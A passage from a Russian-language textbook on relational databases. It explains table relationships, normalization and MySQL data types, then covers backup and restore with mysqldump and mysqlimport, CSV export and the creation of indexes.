Самое главное, что следует понимать, – вы должны гарантировать уникальность выбранного ключа. Если есть вероятность того, что значение некоторого атрибута может совпасть у двух записей (в прошлом, настоящем или будущем), то его нельзя использовать в качестве первичного ключа. Если таблица содержит ключевые поля из другой таблицы, то между ними образуется связь – взаимоотношением *внешнего ключа* (foreign key), например «начальник-подчиненный» или «покупатель-покупка».



Название *реляционные базы данных* (relational database) фактически происходит от первоначального формального названия таблиц – *отношения* (relations).

Теперь, когда у нас есть отдельные таблицы для хранения взаимосвязанных данных, нужно подумать об элементах в каждой таблице, которые будут описывать связи с элементами в других таблицах.

Типы связей

Взаимоотношения (relationships), или связи, в базах данных подразделяются на следующие категории:

- связи «один-к-одному»;
- связи «один-ко-многим»;
- связи «многие-ко-многим».

Мы рассмотрим каждую из этих связей и приведем соответствующие примеры. Если, думая об отношениях, вы представляете себе семью, то готовы вступить в игру. Побывать наедине с одним из родителей – один из видов связи; побывать с обоими родителями – другой ее вид. Если у вас появился партнер, и все – ваши родители, вы и ваш партнер – делают что-то вместе, то это третий вид связи. Данные отношения аналогичны наборам данных, описывающих динамику ваших взаимоотношений. В мире баз данных эти данные создаете вы сами.

Связи «один-к-одному»

При связи «один-к-одному» каждому элементу соответствует один и только один другой элемент. Например, в контексте книжного интернет-магазина связь «один-к-одному» существует между покупателем и адресом доставки. Каждый покупатель должен иметь единственный адрес доставки. Знак ключа рядом с каждой из таблиц на рис. 8.1 указывает на поле, которое является ключом для этой таблицы.




Рис. 8.1. Связь «один-к-одному» между покупателями и их адресами




Рис. 8.2. Примеры данных о покупателях и их адресах

На рис. 8.2 видно, что покупатель Mdavis имеет единственный адрес, точно так же, как покупатели Jphillips и Sque.

Связь «один-ко-многим»

В случае связи «один-ко-многим» (рис. 8.3 и 8.4) каждый ключ из одной таблицы может встречаться несколько раз в другой таблице. Это наиболее распространенный тип связи. Например, есть три категории




Рис. 8.3. Связь «один-ко-многим» между форматом и книгами




Рис. 8.4. Примеры данных о книгах и их форматах

книг: книги в твердом переплете, в мягком переплете и аудиокниги. Каждая книга может принадлежать к любой из трех категорий, но только к одной из них.

Связь «многие-ко-многим»

Связь «многие-ко-многим» возникает между двумя таблицами, когда в каждой из них может присутствовать несколько ключей другой таблицы. Например, покупатель приобретает в интернет-магазине сразу несколько книг. Или одну и ту же книгу приобретают несколько покупателей. На рис. 8.5 показана связь «многие-ко-многим» между покупателями и приобретенными книгами.




Рис. 8.5. Связь «многие-ко-многим» между покупателями и приобретенными книгами

Чтобы данные со связью «многие-ко-многим» могли быть представлены в базе данных, этот тип связи преобразуется в две связи «один-ко-многим» с помощью таблицы отображения (mapping table). На рис. 8.6 показана таблица отображения, поясняющая взаимодействие между связями.

Примечательно, что оба столбца содержат повторяющиеся ключи.




Рис. 8.6. Пример данных для случая связи «многие-ко-многим»

Нормализация

Представление о взаимоотношениях данных и наиболее эффективном способе их организации называется *нормализацией*. Нормализация заключается в разделении данных на основе логических взаимоотношений с целью минимизировать дублирование данных. Повторяющиеся данные понапрасну расходуют дисковое пространство и затрудняют их обслуживание. При внесении изменений в повторяющиеся данные есть риск пропустить какие-то из них, что может привести к возникновению несогласованностей в базе данных.

С другой стороны, лучшее – враг хорошего: когда данные хранятся по частям в отдельных таблицах, это может потребовать слишком больших накладных расходов на их извлечение, да и запросы могут получаться чересчур замысловатыми. Главная цель – найти золотую середину.

Несмотря на всю простоту примера с телефонной книгой, даже в этом случае веб-приложение, обрабатывающее данные, может извлечь определенные выгоды из логической группировки данных

Продолжим пример с книжным интернет-магазином. Сайт магазина должен хранить данные о покупателях, включая имя пользователя, адрес и номер телефона, а также информацию о книгах, включая название, автора, количество страниц и дату продажи каждой книги. Для начала разместим всю информацию в одной таблице (табл. 8.1).

Размещение всех данных в одной таблице может показаться заманчивым, однако такой способ приводит к напрасному расходованию пространства в базе данных и делает утомительной операцию обновления данных. С каждой новой покупкой все сведения о покупателе записываются повторно. Для каждой книги можно указать не больше двух авторов. Кроме того, если покупатель переедет и поменяет адрес, это потребует внести изменения в каждую запись, связанную с этим покупателем.

Формы нормализации

Чтобы нормализовать базу данных, начнем с самых главных правил и будем продвигаться вперед шаг за шагом. Процесс нормализации состоит из

Таблица 8.1. По сути, это одноуровневая база данных, поскольку состоит всего из одной таблицы

Пользователь	Имя	Фамилия	Адрес	Телефон	Название	Автор 1	Автор 2	Страниц	Дата продажи
Mdavis	Michele	Davis	7505 N. Linksway, Fx Pnt, MN, 55114	414-352-4818	Linux in a Nutshell	Ellen Siever	Aaron Weber	112	3 сентября 2007
Mdavis	Michele	Davis	7505 N. Linksway, Fx Pnt, MN, 55114	414-352-4818	Classic Shell Scripting	Arnold Robbins	Nelson Beebe	576	3 сентября 2007

Таблица 8.2. Сведения об авторах удалены из таблицы

Пользователь (User_ID)	Имя (First Name)	Фамилия (Last Name)	Адрес (Address)	Телефон (Phone)	Название (Title)	Страниц (Pages)	Дата продажи (When)
Mdavis	Michele	Davis	7505 N. Linksway, Fx Pnt, MN, 55114	414-352-4818	Linux in a Nutshell	112	3 сентября 2007
Mdavis	Michele	Davis	7505 N. Linksway, Fx Pnt, MN, 55114	414-352-4818	Classic Shell Scripting	576	3 сентября 2007

трех этапов, называемых *формами*. Первый этап, который называется приведением к первой нормальной форме (1НФ или ПНФ), должен быть выполнен перед приведением базы данных ко второй нормальной форме. Аналогично, невозможно привести базу данных к третьей нормальной форме, минуя вторую. Процесс нормализации приводит структуру данных в соответствие с тремя нормальными формами.

Первая нормальная форма

Необходимо, чтобы приведенная к первой нормальной форме база данных соответствовала трем требованиям. Ни одна таблица не должна иметь повторяющихся столбцов, содержащих одинаковые по смыслу значения, и все столбцы должны содержать единственное значение. Обязательно должен быть определен первичный ключ, который уникальным образом описывал бы каждую строку. Это может быть один столбец или комбинация из нескольких столбцов, в зависимости от того, сколько потребуется столбцов для обеспечения уникальной идентификации строк.

В табл. 8.1 нарушено требование, предъявляемое к повторяющимся столбцам, потому что в столбцах «Автор 1» и «Автор 2» хранятся одинаковые по смыслу данные. Это несоответствие надо устранить, в противном случае вам может потребоваться добавить много полей для хранения имен авторов, что приведет к неоправданному расходу пространства, или может не хватить предусмотренного количества полей для хранения всех имен, если над книгой трудились много авторов.

Решение заключается в том, чтобы переместить имена всех авторов в отдельную таблицу, которая будет связана с таблицей книг, как показано в табл. 8.2 и 8.3.

Таблица 8.3. Теперь для авторов есть отдельная таблица

Название (Title)	Автор (Author)
Linux in a Nutshell	Ellen Siever
Linux in a Nutshell	Aaron Weber
Classic Shell Scripting	Arnold Robbins
Classic Shell Scripting	Nelson Beebe

Нам удалось уменьшить объем информации в каждом поле до единственного значения и ликвидировать столбцы с однотипными данными.

В табл. 8.2 поле адреса содержит больше одного значения, поскольку в нем указаны улица, город, штат и почтовый индекс. Это усложняет поиск по отдельной составляющей адреса, например по городу. В табл. 8.4 данные представлены более оптимально.

Вторая нормальная форма

Как уже отмечалось, первая нормальная форма снижает избыточность данных в строке. Вторая нормальная форма (2НФ) ликвидирует избыточность данных в столбцах. Нормальные формы получаются

Таблица 8.4. Таблица покупок после нормализации адреса

Пользователь (User_ID)	Имя (First Name)	Фамилия (Last Name)	Адрес (Address)	Город (City)	Штат (State)	Индекс (Zip code)	Телефон (Phone)	Название (Book)	Страниц (Pages)	Дата (Date)
Mdavis	Michele	Davis	7505 N. Linksway	Fx Pnt	MN	55114	414-352-4818	Linux in a Nutshell	112	3 сентября 2007
Mdavis	Michele	Davis	7505 N. Linksway	Fx Pnt	MN	55114	414-352-4818	Classic Shell Scripting	576	3 сентября 2007

Таблица 8.5. Таблица книг после приведения ко второй нормальной форме

Идентификатор названия (Title_ID), ключ	Название (Title)	Страниц (Pages)
1	Linux in a Nutshell	112
2	Classic Shell Scripting	576

Таблица 8.6. Теперь для авторов есть отдельная таблица

Идентификатор автора (Author_ID), ключ	Имя автора (Author name)	Идентификатор названия (Title_ID), ключ	Идентификатор автора (Author_ID), ключ
1	Ellen Siever	1	1
2	Aaron Weber	1	2
3	Arnold Robbins	2	3
4	Nelson Beebe	2	4

Таблица 8.7. Таблица, связывающая авторов и книги

последовательно. Для приведения ко второй нормальной форме необходимо, чтобы таблицы уже соответствовали требованиям первой.

Чтобы привести таблицу базы данных ко второй нормальной форме, нужно определить, какие из ее столбцов содержат одни и те же данные для нескольких строк. Такие столбцы нужно поместить в отдельную таблицу, связав ее с первоначальной по ключу. Другими словами, нужно отыскать поля, не зависящие от первичного ключа.

Поскольку имена авторов и такие сведения о книгах, как количество страниц, никак не связаны с первичным ключом, выделим эту информацию в отдельные таблицы (табл. 8.5–8.7).

Можно заметить, что в нескольких строках табл. 8.4 повторяется информация об адресе. Для приведения ко второй нормальной форме мы определим новую таблицу с адресами, для чего создадим табл. 8.8 и 8.9. Теперь данные оформлены безупречно. У нас появились отдельные таблицы со сведениями о покупателях (Users), книгах (Books), авторах (Authors) и покупках (Purchases).

Таблица 8.8. Таблица покупателей после приведения ко второй нормальной форме

Пользователь (User_ID)	Имя (First Name)	Фамилия (Last Name)	Адрес (Address)	Город (City)	Штат (State)	Индекс (Zip code)	Телефон (Phone)
Mdavis	Michele	Davis	7505 N. Links-way	FxPnt	MN	55114	414-352-4818

Таблица 8.9. Таблица покупок после приведения ко второй нормальной форме

Пользователь (User_ID)	Покупка (Title)	Дата (When)
Mdavis	Linux in a Nutshell	3 сентября 2005
Mdavis	Classic Shell Scripting	3 сентября 2005

Третья нормальная форма

Если вы завершили приведение к первой и второй нормальным формам, возможно, вам не потребуется ничего больше делать с базой данных, чтобы привести ее к третьей нормальной форме (3НФ).

Для приведения к третьей нормальной форме нужно просмотреть таблицы и выделить данные, которые не зависят от первичного ключа, но зависят от других значений. Пока еще не совсем понятно, как применить это к вашим таблицам.

В табл. 8.8 компоненты адреса не имеют прямого отношения к покупателю. Название улицы и номер дома связаны с почтовым индексом, почтовый индекс – с городом и, наконец, сам город – со штатом. Третья нормальная форма требует, чтобы каждая такая часть данных была выделена в отдельную таблицу (рис. 8.7).




Рис. 8.7. Компоненты адреса выделены в отдельные таблицы

На рис. 8.7 показано, как можно разделить информацию об адресе. Линии, связывающие таблицы, представляют связь по внешнему ключу.

С практической точки зрения, вы можете обнаружить, что после приведения к третьей нормальной форме было создано больше таблиц, чем вам хотелось бы иметь в своей базе данных. Поэтому вы должны сами решать, когда остановить процесс нормализации.

Хорошо, если ваши данные будут соответствовать, по крайней мере, второй нормальной форме. Цель – избежать избыточности данных, предотвратить их повреждение и минимизировать занимаемое данными пространство. Кроме того, нужно убедиться, что одни и те же значения не хранятся в нескольких местах. В противном случае, когда эти данные изменятся, вам придется обновлять их в нескольких местах, что может привести к повреждению базы данных.

Как вы могли заметить, третья нормальная форма еще сильнее снижает избыточность данных, но ценой простоты их представления и производительности.

В нашем примере не приходится ожидать, что информация об адресах будет часто изменяться. Однако третья нормальная форма позволяет

снизить риск появления орфографических ошибок в названиях городов и улиц. Поскольку это ваша база данных, вам и определять соотношение между нормализацией, простотой и производительностью.

Теперь, когда вы усвоили основы размещения данных, можно поговорить о том, как определяются столбцы.

Типы данных столбцов

В базах данных хранятся те же данные, которые собираются и обрабатываются сценариями PHP, тем не менее, при создании столбцов (полей базы данных) необходимо определять типы их данных.



Помните, что PHP не является строго типизированным языком программирования, но большинство баз данных – типизированы!

Тип данных – это классификация информации определенного типа. Когда вы читаете текст, вы пользуетесь такими соглашениями, как символы, буквы и цифры. Таким образом, вы легко можете отличать разные типы данных, на основе используемых символов, цифр и букв.

Вы сразу можете сказать, является ли некоторое число процентом, временем или денежной суммой. Символы, которые позволяют отличать проценты, время и денежные суммы, – это своего рода маркеры типов данных. Для представления различных типов обрабатываемых данных в базах данных используются внутренние коды.

В большинстве языков программирования программист должен объявить тип каждого объекта данных, а во многих системах управления базами данных пользователю необходимо указать тип данных для каждого поля.

Типы данных в разных языках программирования, как и в базах данных, могут отличаться. Но в любом случае, в той или иной форме будет присутствовать три основных типа данных – числа, строки и дата/время. В табл. 8.10 перечислены типы данных (в квадратных скобках приведены необязательные значения).

В MySQL имеются и другие типы данных, полный перечень которых можно найти на странице:

<http://dev.mysql.com/doc/mysql/en/column-types.html>.

Для определения таблиц, подобных табл. 8.5 и 8.6, можно использовать типы данных из табл. 8.11 и 8.12.

Таблица 8.10. Основные типы данных MySQL

Тип поля	Описание	Пример
INT[(M)]	Целое число (M – максимальное число отображаемых символов)	997
FLOAT[(M, D)]	Вещественное число (M – число знаков до десятичной точки, D – после)	3.4156
CHAR(M)	Символы (M символов, максимум 255)	"test"
VARCHAR(M)	Текст (M символов, максимум 256 или примерно 65 000 в MySQL 5)	"testing 1,2,3"
TEXT или BLOB	Текст, до 65 535 символов	"All work and no play makes Jack a dull boy. All Work And No Play Makes Jack A Dull Boy."
DATE	Дата в формате YYYY-MM-DD	2003-12-25
TIME	Время в формате HH:MM:SS	11:36:02

Таблица 8.11. Типы данных столбцов в таблице Books

Имя поля	Тип базы данных
Title_ID	INT
Title	VARCHAR(150)
Pages	INT

Таблица 8.12. Типы данных столбцов в таблице Authors

Имя поля	Тип базы данных
Author_ID	INT
Title_ID	INT
Author	VARCHAR(100)

Объединение числовых полей идентификаторов (ID) с генератором уникальных чисел позволит гарантировать уникальность значений поля ключа. Ключевое слово `AUTO_INCREMENT`, указанное при создании столбца, – отличный способ генерации уникальных числовых значений

в столбце. Представьте, что есть два автора-однофамильца: попытавшись сделать ключом фамилию, вы неизбежно столкнетесь с проблемой определения автора. Уникальность ключей – важный аспект обеспечения корректности информации в вашей базе данных.

Создание резервных копий и восстановление данных

Даже при грамотном администрировании баз данных иногда возникают определенные проблемы. Аппаратный сбой может привести, в частности, к непредсказуемому поведению веб-страниц. Теперь, когда вы работаете с базой данных, простого резервного копирования файлов (HTML, PHP и изображений) на веб-сервере недостаточно. Нет ничего хуже, чем заставлять пользователей своего веб-сайта повторно вводить учетную информацию или заново составлять каталог. При наличии полной резервной копии вы сможете оценить разницу между восстановлением за час и повторным изобретением колеса. Мы рассмотрим несколько тактик резервного копирования баз данных.

Копирование файлов базы данных

Вы можете просто копировать файлы базы данных MySQL, как делаете это с файлами HTML и PHP. Если есть возможность создавать резервные копии обычных файлов, точно так же можно создавать резервные копии файлов базы данных MySQL.

Мы не рекомендуем использовать подобный подход при перемещении базы данных с одной машины на другую, поскольку в разных версиях MySQL файлы баз данных могут иметь разные форматы. MySQL сохраняет свои файлы с данными в специальном каталоге, который, как правило, размещается в *C:\Program Files\MySQL\MySQL Server 4.1\data\[имя_базы_данных]* в ОС Windows, и в */var/lib/mysql* – в различных UNIX-системах, например Linux и Mac OS X. Перед копированием файлов базы данных необходимо остановить работу сервера MySQL, чтобы обеспечить неизменность всех файлов во время копирования.

При создании резервной копии простым копированием файлов базы данных восстанавливать их следует в том же каталоге, откуда они были скопированы. После этого нужно перезапустить базу данных.

Команда `mysqldump`

Гораздо лучше выполнять резервное копирование с помощью инструмента командной строки MySQL. Это инструмент, позволяющий создать резервную копию и восстановить данные, а также переместить базу данных с одного сервера на другой; утилита `mysqldump` создает текстовый

файл с инструкциями SQL, необходимыми для создания объектов базы данных и вставки данных. Утилита `mysqldump` запускается из командной строки и принимает параметры для создания резервной копии единственной таблицы, базы данных и т.п. Синтаксис команды:

```
mysqldump -u пользователь -p объекты_для_резервного_копирования
```

По умолчанию `mysqldump` создает и выводит резервную копию на стандартное устройство вывода (обычно это экран). Указанный *пользователь* должен иметь право на доступ к копируемым объектам. Перед копированием утилита предложит ввести пароль для данного пользователя. Чтобы выпонить копирование в файл, нужно добавить в конец команды символ (`>`) и указать имя файла.

Резервное копирование

Здесь мы привели примеры команд, выполняющих резервное копирование базы данных с именем `store` из командной строки.

```
mysqldump -u root -p store > my_backup_of_store.sql
```

Данная команда сообщает утилите `mysqldump` необходимость зарегистрироваться в базе данных с привилегиями пользователя `root` и создать резервную копию базы данных `store`. Перед копированием у вас будет запрошен пароль пользователя `root`, указанный в процессе установки. Результат работы утилиты сохраняется в файле с именем `my_backup_of_store.sql` с помощью оператора перенаправления – символа «больше чем» (`>`).

В примере 8.1 показана начальная часть файла `my_backup_of_store.sql`, созданного утилитой `mysqldump`.

Пример 8.1. Содержимое файла `my_backup_of_store.sql`

```
-- MySQL dump 10.10
--
-- Host: localhost Database: store
-- -----
-- Server version 5.0.24a-Debian_4-log
-- Table structure for table `authors`
--
DROP TABLE IF EXISTS `authors`;
CREATE TABLE `authors` (
  `author_id` int(11) NOT NULL auto_increment,
  `title_id` int(11) NOT NULL default '0',
  `author` varchar(125) default NULL,
  PRIMARY KEY (`author_id`)
) ENGINE=MyISAM DEFAULT CHARSET=latin1;
--
-- Dumping data for table `authors`
--
/*!40000 ALTER TABLE `authors` DISABLE KEYS */;
LOCK TABLES `authors` WRITE;
```

```
INSERT INTO `authors` VALUES (1,1,'Ellen Siever'),(2,1,'Aaron
Weber'),(3,2,'Arnold
Robbins'),(4,2,'Nelson Beebe');
UNLOCK TABLES;
/*!40000 ALTER TABLE `authors` ENABLE KEYS */;
```

Два главных раздела в примере 8.1 – это создание таблицы `authors` и заполнение ее данными. Пусть вас не смущают символы обратных апострофов (`'`), которыми окружены имена таблиц и столбцов в примере 8.1, использовать их необязательно.

Чтобы создать резервную копию единственной таблицы базы данных, достаточно просто добавить имя таблицы после имени базы данных. Например, следующая команда создает резервную копию таблицы `authors`:

```
$ mysqldump -u root -p store authors > authors.sql
```

Но чаще всего вам понадобится создавать резервную копию всего содержимого базы данных. Это делается с помощью ключа командной строки `--all-databases`. Результирующий файл содержит команды, необходимые для создания баз данных и пользователей, представляя собой полный снимок базы данных, пригодный для восстановления. Ключ задается так:

```
$ mysqldump -u root -p --all-databases > my_backup.sql
```

Пустая копия базы данных (только структура) создается с помощью ключа `--no-data`:

```
$ mysqldump -u root -p --no-data store > structure.sql
```

Ключ `--no-create-info` позволяет выполнить противоположную операцию – создать только резервную копию данных:

```
$ mysqldump -u root -p --no-create-info store > data.sql
```

Разумеется, в резервной копии мало проку, если не знаешь, как восстановить из нее базу данных.

Восстановление из резервной копии

Восстановить базу данных из файла, созданного с помощью утилиты `mysqldump`, достаточно просто. Как видно из примера 8.1, файл резервной копии – это просто набор инструкций SQL, которые могут исполняться клиентом командной строки `mysql` и тем самым восстанавливать данные из резервной копии.

Если резервная копия базы данных в файле `my_backup.sql` создавалась с ключом `--all-databases`, то восстановить базу данных можно так:

```
mysql -u root -p < my_backup.sql
```

Если была сделана резервная копия отдельной базы данных, то восстановление выполняется немного сложнее. Восстановление из такого файла резервной копии осуществляется с помощью ключа `-D`:

```
mysql -u root -p -D store < my_backup.sql
```

Теперь, когда вы знаете, как выполнять восстановление из резервной копии, можно перейти к рассмотрению других приложений, выполняющих экспортирование и импортирование данных.

Работа с другими форматами

Работать с файлами, содержащими инструкции SQL, достаточно удобно, но иногда требуется сохранять данные и в других форматах. Например, есть формат представления данных CSV (comma-separated values – значения, разделенные запятыми). Команда `mysqldump` поддерживает этот формат. Чтобы сохранить в нем данные, достаточно указать ключи `--no-create-info`, `--tab` и `--fields-terminated-by` с параметрами:

```
mysqldump -u root -p --no-create-info --tab=/home/jon --fields-terminated-by=', ' store
```

Эта команда создаст отдельный файл для каждой таблицы базы данных `store`. Все они будут помещены в каталог `/home/jon`. Имена всех файлов совпадают с именами соответствующих таблиц. Каждый файл содержит записи в виде таблицы, значения в каждой записи разделяются запятыми (,), как было указано в командной строке.

Команда `mysqlimport`

При создании базы данных может потребоваться перенести в нее данные из другой базы данных или из электронной таблицы в формате CSV. Например, когда вы выкладываете книгу для продажи, ее нужно внести в существующий каталог книг. В примере 8.2 приведен список книг в формате CSV.

Пример 8.2. Названия книг в формате CSV

```
1,Linux in a Nutshell,476
2,Classic Shell Scripting,256
```

Импортировать данные, приведенные в примере 8.2, можно с помощью команды `mysqlimport`:

```
mysqlimport -u root -p --fields-terminated-by=', ' store /home/jon/books.txt
```

Самая важная часть команды – это имя файла (без пути к файлу и расширения), которое определяет имя таблицы. В последнем примере файл соответствует таблице `books`. К моменту импортирования данных таблица должна уже существовать, в противном случае будет выведено сообщение об ошибке. Еще одно полезное ключевое слово – `ENCLOSED BY СИМВОЛ`; , которое позволяет указать символ, например двойную кавычку ("), ограничивающий каждое поле в файле. Это удобно для разрешения проблем с такими названиями книг, как «Classic Shell Scripting, Second Edition», где часть названия «Second Edition» команда `mysqlimport` восприняла бы как начало следующего поля.

Выбор способа резервного копирования

Частота создания резервных копий зависит от важности данных и частоты их изменения. Как правило, резервные копии создаются раз в неделю, раз в две недели или раз в месяц. Если ваше дело полностью зависит от базы данных, то резервное копирование следует выполнять раз в неделю, а то и ежедневно. Кроме того, резервные копии лучше хранить отдельно на случай масштабных повреждений, например пожара. Одни наши клиенты создают резервные копии два раза в месяц и хранят их в офисе, в негоряемом сейфе, а другие записывают копии в специализированное хранилище. В качестве такого хранилища можно использовать жесткие диски, ленты, компакт-диски или зарегистрироваться на своем сервере и переписать электронную копию туда.

Расширенный SQL

В этом разделе мы познакомимся с концепциями, которые, строго говоря, не являются необходимыми для создания веб-сайтов, но могут помочь повысить производительность и придать запросам большую гибкость.

Индексы

Индексы в базе данных играют ту же роль, что и алфавитный указатель в книге. Если вы попытаетесь найти в книге слова `CREATE TABLE` без алфавитного указателя, то сначала вам придется просмотреть значительное число страниц, чтобы обнаружить подходящий раздел. Затем необходимо просмотреть весь раздел. При таком способе очень неэффективно расходуется время – ваше или базы данных. Решение этой проблемы заключается в том, чтобы добавить индексы.

Данные в индексах отсортированы и организованы таким образом, что позволяют находить требуемое значение настолько быстро, насколько это возможно. Поскольку значения отсортированы, база данных может прекратить поиск, обнаружив значение, превышающее искомое.

Однако эта проблема имеет и обратную сторону. Если индексы так хороши, почему бы не индексировать все подряд? Есть несколько причин, которые можно привести против такого решения:

- пространство, выделяемое под индексы, ограничено;
- даже в обычных книгах создание и обслуживание гигантских всеобъемлющих алфавитных указателей очень неэффективно;
- слишком большой объем данных в индексах приводит к увеличению времени чтения индексов при выборке данных.

Таким образом, решение о полях, включаемых в индексы, должно быть обоснованным. Каждый индекс хранится в виде отдельного файла, что увеличивает время обработки при изменении поля, участвующего в построении индекса.

Когда используются индексы

При исполнении простейшей инструкции `SELECT` (без предложения `WHERE`) индексы не задействуются. Индексы используются в трех основных ситуациях:

В предложении `WHERE`

Например, для выполнения запроса `SELECT * FROM authors WHERE author = 'Ellen Siever'`; будет использован индекс по полю `author` (если он существует).

В предложении `ORDER BY`

Например, для выполнения запроса `SELECT * FROM contacts ORDER BY author`; будет использован индекс по полю `author` (если он существует).

В предложениях `MIN` и `MAX`

Например, для поля, передаваемого функции `MIN` или `MAX`, определен индекс.

Просто запомните: индексы должны быть определены до того, как они будут использоваться.

Где определяются индексы

Можно определить индексы для базы данных в команде `CREATE TABLE` либо создать их позже, для уже существующих таблиц, с помощью специальных команд `SQL`. Если определение индекса является частью команды `CREATE TABLE`, оно указывается в конце блока кода, например так:

```
UNIQUE authind (author)
```

Команда `UNIQUE` создает индекс для поля с именем `author`. Тот же самый индекс можно создать с помощью специальной инструкции `SQL`, как показано в примере 8.3.

Пример 8.3. Создание простого индекса

```
CREATE UNIQUE INDEX authind ON authors (author);
```

Эта команда должна вернуть:

```
Query OK, 4 rows affected (0.11 sec)
Records: 4 Duplicates: 0 Warnings: 0
```

Попробуем получить описание данной таблицы:

```
DESCRIBE authors;
```

Результат:

```
+-----+-----+-----+-----+-----+-----+
| Field      | Type          | Null | Key | Default | Extra          |
+-----+-----+-----+-----+-----+-----+
| author_id  | int(11)       | NO   | PRI | NULL    | auto_increment |
| title_id   | int(11)       | NO   |     | 0       |                |
| author     | varchar(125) | YES  | UNI | NULL    |                |
+-----+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)
```

Обратите внимание на новое значение `UNI` в столбце `key` для поля `author`.

Индексы из нескольких столбцов

В MySQL можно создавать индексы, состоящие из нескольких столбцов. Такие составные индексы позволяют обеспечить уникальную комбинацию двух или больше полей.

Наилучшими кандидатами в индексы являются поля, которые с большой долей вероятности будут участвовать в предложении WHERE. А если вы точно знаете, какие комбинации ключей будут использоваться, то они станут наилучшими кандидатами для построения индексов, состоящих из нескольких столбцов. Первыми в определении индекса должны следовать поля, которые используются наиболее часто. MySQL задействует составные индексы даже в том случае, если в запросе указано только первое значение, входящее в состав индекса.

